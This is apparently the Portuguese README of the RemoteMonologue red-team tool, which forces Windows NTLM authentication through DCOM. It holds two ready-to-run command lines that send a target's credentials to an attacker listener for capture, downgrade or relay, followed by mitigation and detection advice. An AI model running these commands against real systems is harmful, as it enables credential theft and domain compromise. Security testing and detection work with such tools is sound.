
 xforcered/remotemonologue
Transformando o DCOM em arma para coerções de autenticação NTLM

RemoteMonologue é uma técnica de captura de credenciais no Windows que possibilita o comprometimento remoto de usuários ao explorar a chave RunAs do usuário interativo (Interactive User) e forçar autenticações NTLM via DCOM.
Leia o RemoteMonologue: Weaponizing DCOM for NTLM Authentication Coercions da X-Force Red para obter informações detalhadas.
🔹 Coerção de Autenticação via DCOM (-dcom)
ServerDataCollectorSet, FileSystemImage, MSTSWebProxy, UpdateSession) para acionar uma autenticação NTLM contra um listener especificado (-auth-to).🔹 Spray de Credenciais (-spray)
🔹 Ataque de Rebaixamento NetNTLMv1 (-downgrade)
🔹 Abuso do Serviço WebClient (-webclient)
🔹 Enumeração de Usuários (-query)
Observação: São necessários privilégios de administrador local no sistema alvo.
pip install impacket
Abaixo está um exemplo de execução do RemoteMonologue com o ataque de rebaixamento NetNTLMv1 usando o Responder como listener. Por padrão, se nenhuma opção DCOM for especificada, a ferramenta usa o objeto DCOM ServerDataCollectorSet.
RemoteMonologue.py domain/user:password@target -auth-to [listener IP] -downgrade

Abaixo está outro exemplo; desta vez, o ataque é executado usando o objeto DCOM FileSystemImage e habilitando o serviço WebClient para obter uma autenticação HTTP, que é então retransmitida ao LDAP usando ntlmrelayx.
RemoteMonologue.py domain/user:password@target -auth-to [listener NETBIOS@PORT] -webclient -dcom FileSystemImage

Para proteger contra e detectar essas técnicas, há diversas medidas preventivas e de detecção que podem ser implementadas.
Medidas preventivas:
Habilite a Assinatura LDAP e o vínculo de canal: configure a imposição de assinatura LDAP e vínculo de canal nos controladores de domínio para proteger o endpoint LDAP contra ataques de relay. Observação: essas configurações serão impostas por padrão a partir do Windows Server 2025.
Atualize para as versões mais recentes do Windows: atualize os servidores para o Windows Server 2025 e as estações de trabalho para o Windows 11 versão 24H2 para mitigar ataques de rebaixamento NetNTLM, pois o NTLMv1 foi removido nessas versões.
Imponha a Assinatura SMB: habilite e imponha a assinatura SMB nos servidores Windows para evitar ataques de relay SMB.
Implemente políticas de senha fortes: imponha requisitos de senha fortes para tornar os ataques de quebra de senha mais difíceis.
Oportunidades de detecção:
Monitore o acesso remoto a objetos DCOM: rastreie o acesso aos objetos DCOM afetados e às suas Propriedades e Métodos específicos para identificar atividades incomuns.
Monitore modificações no registro: monitore alterações nas chaves de registro RunAs e LmCompatibilityLevel.
Rastreie a atividade do serviço WebClient: monitore casos em que o serviço WebClient é habilitado remotamente, pois isso é usado para facilitar autenticações NTLM baseadas em HTTP.
